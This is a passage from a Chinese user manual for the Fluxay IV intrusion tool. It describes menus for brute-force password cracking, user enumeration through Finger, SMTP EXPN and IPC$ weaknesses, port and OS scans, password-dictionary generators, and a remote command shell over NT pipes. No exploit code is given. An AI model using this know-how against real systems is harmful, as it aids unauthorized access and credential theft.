
6.1.11.1 Fluxay Sensor Scan Histroy

✓ 快捷键

Ctrl+E


✓ 功能说明

对流光扫描引擎的扫描记录进行管理。




功能说明(以选中为例)
Host IP：选择流光扫描引擎安装的主机
More：进入扫描引擎管理器
Sensor Port：扫描引擎监听的端口
Username：连接扫描引擎的用户名
Password：连接扫描引擎的密码
Remove：从列表中删除扫描引擎（仅仅从列表中删除，并没有真正卸载）
Connect：连接指定的扫描引擎

当填入了扫描引擎的相关信息后，按[Connect]，可以得到这个扫描引擎以往的历史扫描记录。



在需要接收选择的报告中点右键



功能说明(以选中为例)

Open：打开报告(将报告传送到本地)

Open and Remove：打开报告，并且在成功之后在扫描引擎中删除此报告



在远程存放的实际上是加密的报告中间文件形式，而并不是报告本身。在接收报告之后，流光会用当前的密钥对此报告进行解密并产生报告。如果当前的密钥和控制扫描引

擎时的密钥不一样，将无法得到正确的扫描报告。

6.1.11.2 Convert Fluxay Sensor PTR Files

✓ **快捷键**

Ctrl+E

✓ **功能说明**

根据选择的扫描引擎中间文件 (*.ptr) 产生报告。


6.1.12 Open Report

✓ **快捷键**

N/A

✓ **功能说明**

打开本地的历史扫描报告。



列表中将会出现所有在本地的扫描报告，通过左键点击菜单 [Open] 可以打开并阅读。报告的格式均为 HTML 格式。

6.1.13 Exit

✓ 快捷键

Alt + F4

✓ 功能说明

退出流光。

当流光在退出的时候，会自动记录当前的项目，保存为 Last.flx，并在下次启动的时候自动打开。

在退出流光前应该首先关闭正在进行的扫描。



当流光的扫描任务没有结束的时候，使用此命令将仅仅关闭界面，而流光不会真正退出，直到扫描任务完成。

6.2 编辑功能



编辑功能通常情况下需要在树型列表中选中某一项目时才可用，其功能对应于树型列表中在选中列表中点右键出现的菜单。

6.2.1 Edit

✓ 快捷键

Space

✓ 功能说明

编辑选中的项目。

6.2.2 Add (SubMenu)

6.2.2.1 Add Host

✓ 快捷键

Enter

✓ 功能说明

在树型列表中增加一个主机（域名或者 IP）。

6.2.2.2Add Host From List

✓ **快捷键**

N/A

✓ **功能说明**

从指定的主机文件列表中增加一个或者多个主机到选择的树型分支中。

6.2.2.3Add User

✓ **快捷键**

Enter

✓ **功能说明**

在选定的树形列表中增加一个用户。

6.2.2.4Add User From List

✓ **快捷键**

N/A

✓ **功能说明**

从指定的用户文件列表中增加用户到选择的树型分支中主机下面。

6.2.2.5Add Dictionary

✓ **快捷键**

Enter

✓ **功能说明**

在树型列表中增加一个字典文件。

6.2.2.6Add Schedule

✓ **快捷键**

N/A

✓ **功能说明**

在树型列表中增加一个方案文件。



6.2.3 Remove (SubMenu)

6.2.3.1 Remove User

✓ **快捷键**

DEL

✓ **功能说明**

从选定的树型列表中删除一个用户。

6.2.3.2 Remove All User

✓ **快捷键**

DEL

✓ **功能说明**

从选定的树型列表中删除其分支下的所有用户。

6.2.3.3 Remove Current Host

✓ **快捷键**

DEL

✓ **功能说明**

从选定的树型列表中删除选定的主机。

6.2.3.4 Remove All Hosts

✓ **快捷键**

DEL

✓ **功能说明**

从树型列表中删除选中的分下的所有主机, 此项操作将同时删除主机下的所有用户。

6.2.3.5 Remove Dictionary or Schedule

✓ **快捷键**

DEL



✓ **功能说明**

删除树型列表中的字典或者方案。

6.2.4 Import (SubMenu)

6.2.4.1 Import From SMTP Host

✓ **快捷键**

N/A

✓ **功能说明**

将 SMTP 主机中的用户导入当前选定的树型列表主机分支中。

6.2.4.2 Import From IPC\$ Host

✓ **快捷键**

N/A

✓ **功能说明**

将 IPC\$主机中的用户导入当前选定的树型列表主机分支中。

6.2.5 Export (SubMenu)

6.2.5.1 Export to SQL Host

✓ **快捷键**

N/A

✓ **功能说明**

将在树型列表分支中选中的主机下面的所有用户导入 SQL 分支主机中。

6.2.6 Export to IPC Host

✓ **快捷键**

N/A

✓ **功能说明**

将在树型列表分支中选中的主机下面的所有用户导入 IPC 分支主机中。

6.3 查看选项

6.3.1 Expand

✓ **快捷键**

Shift+E

✓ **功能说明**

展开选择的树型列表项目的所有子项目。当项目过多时此项操作可能会相当消耗时间和系统资源。

6.3.2 Collapse

✓ **快捷键**

Shift+C

✓ **功能说明**

折叠选择的树型列表项目的所有子项目。

6.3.3 View Password

✓ **快捷键**

N/A

✓ **功能说明**

查看在树型列表中选择的用户密码。

6.3.4 Sort

✓ **快捷键**

F2

✓ **功能说明**

将选中的树型列表中的项目排序。

6.3.5 Refresh

✓ **快捷键**

F5

✓ **功能说明**

刷新显示。

6.4 扫描功能

6.4.1 Single Mode Scan

✓ **快捷键**

Ctrl+F7

✓ **功能说明**

简单模式暴力破解。

6.4.2 Dictionary Mode Scan

✓ **快捷键**

Ctrl+F5

✓ **功能说明**

字典(方案)模式暴力破解。

6.4.3 Restore From Break Point

✓ **快捷键**

N/A

✓ **功能说明**

从上次破解的中断处继续恢复暴力破解。

6.4.4 Port Scan

✓ **快捷键**

N/A

✓ **功能说明**

对在树型列表中选定的主机进行端口扫描。

6.4.5 Detect Host OS

✓ **快捷键**

N/A

✓ **功能说明**

对树型列表中选定的主机进行操作系统识别。

6.4.6 Finger User

✓ **快捷键**

N/A

✓ **功能说明**

对选中的主机尝试利用 Finger 功能获取用户列表。

6.4.7 Sun OS Finger Forward

✓ **快捷键**

N/A

✓ **功能说明**

对选中的主机(SunOS 和 SCO)的 Finger 弱点，获得用户帐号名称。

6.4.8 Sun Solaris FTP Verify User

✓ **快捷键**

N/A

✓ **功能说明**

对选中的主机(SunOS)FTP 的弱点，尝试获得用户帐号名称。

6.4.9 SMTP Expn User

✓ **快捷键**

N/A

✓ **功能说明**

对选中的 SMTP 主机利用 EXPN 命令尝试获得用户帐号名称。

6.4.10 Ememurate IPC\$ User

✓ **快捷键**

Ctrl+F9

✓ **功能说明**

从选定的 IPC 主机中枚举用户信息。

6.4.11 Logon IPC\$ Host

✓ **快捷键**

Ctrl+F10

✓ **功能说明**

尝试用获得用户名登陆 IPC 主机。

6.4.12 Advance Scanning

✓ **快捷键**

Ctrl+A

✓ **功能说明**

启动漏洞扫描程序。

6.4.13 Base Scanning

✓ **快捷键**

Ctrl+R

✓ **功能说明**

启动简单漏洞扫描程序。

6.5 系统选项

6.5.1 Connect Option

✓ **快捷键**

N/A

✓ **功能说明**

此项功能已经没有实际作用。


6.5.2 System Option

✓ **快捷键**

N/A

✓ **功能说明**

设置暴力破解的系统参数。



功能说明(以选中为例)
Priority：线程优先级
Threads：并发的线程数
Word／Thread：每个线程读入的单词数
Auto Adjust Thread：根据网络情况，自动调整线程数。线程数会自动加 1，直到出现阻塞为止。
Port：设定各个服务的 TCP 端口。


6.5.3 Dictionary Option

✓ 快捷键

N/A

✓ 功能说明

设置暴力破解时字典/方案。



功能说明(以选中为例)
Convert to Lower Case：将单词转换为小写
Convert to Upper Case：将单词转换为大写
Upper Case First：将单词的第一个字母变为大写
Add Suffix：为每一个单词加上后缀，后缀来源于指定的后缀文件(*.suf)。

6.5.4 Scanning Option

✓ 快捷键

N/A

✓ 功能说明

设置暴力破解的其他选项。

Brute Option

☒ Enable Interrupt
 ☒ Popup Window When Crack

☒ FTP Verify
 ☒ Auto Refresh

☒ Bind Host to IP

☒ Use HTTP1.1 Protocal (For HTTP and Proxy)

☒ Disconnect When Each Thread Done

☒ Auto Log File

Log File:

Scan Active Threads Every (ms)
 Thread TimeOut:

功能说明(以选中为例)
Enable Interrupt：允许在扫描过程中中断
Popup Windows When Crack：当破解成功时弹出提示窗口
FTP Verify：使用 FTP 校验用户是否被允许
Auto Refresh：显示界面自动刷新
Bind Host to IP：将域名转换为 IP 形式
Use HTTP1.1 Protocal：使用 HTTP1.1 协议
Disconnect When Each Thread Done：每一个线程结束的时候都中断连接
Auto Log File：自动记录扫描日志
Log File：选择日志记录文件
Scan Active Thread Every * ms：每间隔 100ms 启动一个新的线程
Thread TimeOut：线程超时


6.5.5 Single Mode Option

✓ 快捷键

N/A

✓ 功能说明

设置简单模式暴力破解的字典选项。



功能说明(以选中为例)
Add Suffix to Username：从指定的后缀文件中加入后缀在用户名后
Double Username：双写用户名，例如 john->johnjohn
Reverse Username：反转用户名，例如 john->nhoj
Suffix File：后缀文件
Use Single.INI：在简单模式中使用字典 Single.INI


6.5.6 Ememurate IPC Option

✓ 快捷键

N/A

✓ 功能说明

对 IPC 进行枚举用户信息的选项。



功能说明(以选中为例)
Emulate All Users：从指定的后缀文件中加入后缀在用户名后
Limited * Users：最多枚举指定的用户数目
Add User From File If Emulate Has Failed：如果枚举失败，从指定的用户列表中加入用户名。一般情况下不建议使用此项，因为会有大量的 Win9x/ME 系统会被加入用户名，实际上这是没有任何意义的。


6.5.7 TCP Network Option

✓ 快捷键

N/A

✓ 设置

设置 TCP 连接的 Socket 超时



功能说明(以选中为例)
Connect TimeOut：连接超时(毫秒)
Data TimeOut：发送和接收时超时设置(毫秒)


6.5.8 Other

✓ 快捷键

N/A

✓ 功能说明

设置和显示效果有关的选项。



功能说明(以选中为例)
Animate Window：窗口出现的速度
Notication Mail Content：发送 Mail 给管理员的内容，当密码被破解之后可以发送一个 Mail 给这个用户。

6.5.9 Language (Disable)

流光的语言版本会根据所使用系统的不同自动变换，不用手工指定。

6.5.10 Reset Default Options

✓ 快捷键

N/A

✓ 功能说明

恢复默认的设置。当流光出现使用不正常的情况，可以用这个功能恢复默认的选项。

需要流光重新启动才会生效。

6.6 工具

6.6.1 Dictionary Tool (SubMenu)

6.6.1.1 Ultra Dictionary III - Fluxay Edition

✓ 快捷键

Ctrl+H

✓ 功能说明

启动字典生成工具。

6.6.1.2 Chinese PinYin Regula

✓ 快捷键

N/A

✓ 功能说明

根据中文拼音规则产生字典。

Chinese PinYin Regulation

Phrase: b,p,m,f,d,t,l,n,g,k,h,j,q,x,zh,ch,sh,r,z,c,s,w,y

Phrase: a,o,e,i,u,an,ang,en,eng,in,ing,iang,iong,on,ong,ou,uo,au,ua,ue,ai,ei,ui,iu,un,ia,ie

Phrase: b,p,m,f,d,t,l,n,g,k,h,j,q,x,zh,ch,sh,r,z,c,s,w,y

Phrase: a,o,e,i,u,an,ang,en,eng,in,ing,iang,iong,on,ong,ou,uo,au,ua,ue,ai,ei,ui,iu,un,ia,ie

Phrase: b,p,m,f,d,t,l,n,g,k,h,j,q,x,zh,ch,sh,r,z,c,s,w,y

Phrase: a,o,e,i,u,an,ang,en,eng,in,ing,iang,iong,on,ong,ou,uo,au,ua,ue,ai,ei,ui,iu,un,ia,ie

☐ Limit 8 Characters
☐ Single
☐ Single

File: No File Name Be Specified

功能说明(以选中为例)

Phrase：组成单词的字母短语

Limit 8 Charaters：产生的单词最多不超过 8 位，否则将被舍弃。

File：保存的字典文件名称

?: 产生的字典是否被分割

6.6.1.3English Regula

✓ 快捷键

N/A

✓ 功能说明

根据英文单词规则产生字典。

English Regulation

Phrase: k,l,m,n,ob,oc,oi,on,or,os,ot,p,pl,pr,q,r,s,sh,sl,sl,t,th,thr,u,ul,ur,un,v,w,wh,x,y,z

Phrase: a,ar,ao,au,an,a,e,er,err,ea,ee,ej,i,ir,io,ie,o,or,oo,oi,oa,u,ur,ue,ui,y

Phrase: ab,ac,acc,ad,add,af,aff,ag,ah,al,all,am,amm,ann,ap,app,aq,ar,as,at,av,b,bl,br,c,

Phrase: a,ar,ao,au,an,a,e,er,err,ea,ee,ej,i,ir,io,ie,o,or,oo,oi,oa,u,ur,ue,ui,y

Phrase: ab,ac,acc,ad,add,af,aff,ag,ah,al,all,am,amm,ann,ap,app,aq,ar,as,at,av,b,bl,br,c,

Phrase: a,ar,ao,au,an,a,e,er,err,ea,ee,ej,i,ir,io,ie,o,or,oo,oi,oa,u,ur,ue,ui,y

☐ Limit 8 Characters
☐ Single
☐ Single

File: No File Name Be Specified

功能说明(以选中为例)

Phrase：组成单词的字母短语

Limit 8 Charaters：产生的单词最多不超过 8 位，否则将被舍弃。

Single1：单辅音

Single2：单元音

File：保存的字典文件名称

?: 产生的字典是否被分割


6.6.1.4Combine Dictionary

✓ 快捷键

N/A

✓ 功能说明

将两个字典的每一个单词进行拼接组合。



功能说明(以选中为例)
Source File 1：第一个字典文件
Source File 2：第二个字典文件
Dest File：目标文件名称
Limit 8 Charaters：产生的目标文件中每一个单词最多不超过 8 位，否则将被舍弃。

注意这个功能不是简单地文件追加,而是对两个文件中每一个单词进行组合拼接。


6.6.1.5Spilit Dictionary

✓ 快捷键

N/A

✓ 功能说明

字典分割工具。





功能说明(以选中为例)
Source File ：需要分割的字典文件
Spilit into * Parts：分割为指定的部分(2-10)，文件名分别为源文件名加 0-9。
Delete Source File: 分割完成后，删除原先的文件。
Limit 8 Charaters：产生的目标文件中每一个单词最多不超过 8 位，否则将被舍弃。

注意：源文件必须大于 120K，否则将不能分割。


6.6.1.6Edit Schedule File

✓ 快捷键

N/A

✓ 功能说明

方案文件编辑工具。



功能说明(以选中为例)
1-8 ：分别代表每一个单词的 1-8 位字母组合范围
Save As：指定保存的方案文件
Open File: 打开已有的方案文件进行编辑


6.6.1.7 Filter

✓ 快捷键

N/A

✓ 功能说明

对现有字典进行过滤。



功能说明(以选中为例)
Source ：需要过滤的源文件
Dest ：保存的目标文件
Convert to Lower Case: 转换为小写字母
Exclude Symbol：过滤掉包含有符号的单词
Exclude Num：过滤掉包含有数字的单词
Sort：指定新的文件中单词的排列顺序

6.6.2 NT/IIS Tools (SubMenu)


6.6.2.1 NT Pipe Remote Shell

✓ 快捷键

N/A

✓ 功能说明

通过 WindowsNT/Windows 2000 管道提供远程执行命令。



功能说明(以选中为例)
NT IPC IP : 远程 NT/2000 主机 IP
User : 用户帐号, 必须属于超级用户组
Password : 密码

点击 [Connect], 连接成功后即可执行命令。

```
=====Windows NT/2000 NTCmd Ver 0.1 for Fluxay IV=====
Written by Assassin, http://www.netXeyes.com http://www.netXeyes.org

NTCMD>ver

Microsoft Windows 2000 [Version 5.00.2195]

NTCMD>
```

